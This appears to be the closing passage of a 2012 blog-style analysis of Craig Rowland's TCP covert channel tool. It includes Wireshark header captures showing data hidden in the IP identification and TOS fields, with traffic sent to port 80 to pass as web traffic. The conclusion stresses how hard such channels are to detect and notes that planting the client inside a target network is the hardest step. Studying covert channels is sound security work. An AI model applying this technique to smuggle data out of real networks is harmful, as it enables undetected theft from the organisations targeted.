144 35.828599  D-Link_ec:5f:8b          Broadcast          ARP     Who has 192.168.0.194?  Tell 192.168.0.1
```


As you can seen in the next screenshot, I show how wireshark can show all the TCP/IP headers. In this screenshot you can see that the ID field contains a value and the TOS field contains a value as well. The TOS says it is a service, but you would not be able to see what the value of the real character is because of the randomID added to it (identification field). I am trying to demonstrate that everything is basically hidden. Also, everything is going to port 80 so it looks like web traffic.

Wireshark Headers



```
> Frame 79: 60 bytes on wire (480 bits), 60 bytes captured (480 bits)
> Ethernet II, Src: Azurewav_3f:8f:42 (00:25:d3:3f:8f:42), Dst: Micro-St_b1:05:e3 (00:19:db:b1:05:e
▿ Internet Protocol, Src: 192.168.0.187 (192.168.0.187), Dst: 192.168.0.193 (192.168.0.193)
    Version: 4
    Header length: 20 bytes
  ▷ Differentiated Services Field: 0x78 (DSCP 0x1e: Assured Forwarding 33; ECN: 0x00)
    Total Length: 40
    Identification: 0x0c00 (3072)
  ▷ Flags: 0x00
    Fragment offset: 0
    Time to live: 64
    Protocol: TCP (6)
  ▷ Header checksum: 0xeb8b [correct]
    Source: 192.168.0.187 (192.168.0.187)
    Destination: 192.168.0.193 (192.168.0.193)
▿ Transmission Control Protocol, Src Port: search-agent (1234), Dst Port: http (80), Seq: 0, Len: 0
    Source port: search-agent (1234)
    Destination port: http (80)
    [Stream index: 11]
    Sequence number: 0    (relative sequence number)
    Header length: 20 bytes
  ▷ Flags: 0x002 (SYN)
    Window size: 512
  ▷ Checksum: 0xa0ce [validation disabled]
```

The end result is a file called “secret.c” being created on the server with all the data received from the client as seen below.



```
hello hello hello
```

Conclusion

Craig Rowlands covert channel program provides a solid base for new learners of covert channel development, although it is not perfect. The weaknesses and coding methods will be seen clearly by more advanced individuals in this field of network security. It serves as a good base for these advanced users who understand the use of raw sockets and allows them to create modifications to overcome the weaknesses of his code.

Creating covert channels is an extremely stealthy and dangerous way of receiving data through the TCP/IP protocol suite. Based on my tests and findings, I can conclude that If done correctly there are very few ways for an attacker to get caught sending data through a covert channel. The hardest part is getting the client portion of your covert channel on the internal network you wish to attack.

Rowlands code provides a start to covert channels which can become extremely sophisticated, which could include sending much bigger documents at a faster rate, while still hidden. For my purposes, I demonstrated the weaknesses of his code, how easy it is to modify the code to put data in different fields of different headers and how we can cover up the weaknesses. Although his code had these weaknesses, we are now in 2012 and much has changed in the world of network security. The fact that we can make minimal changes to his code to fix his weaknesses, shows how easy it is to take advantage of the TCP/IP protocol suite still to this day.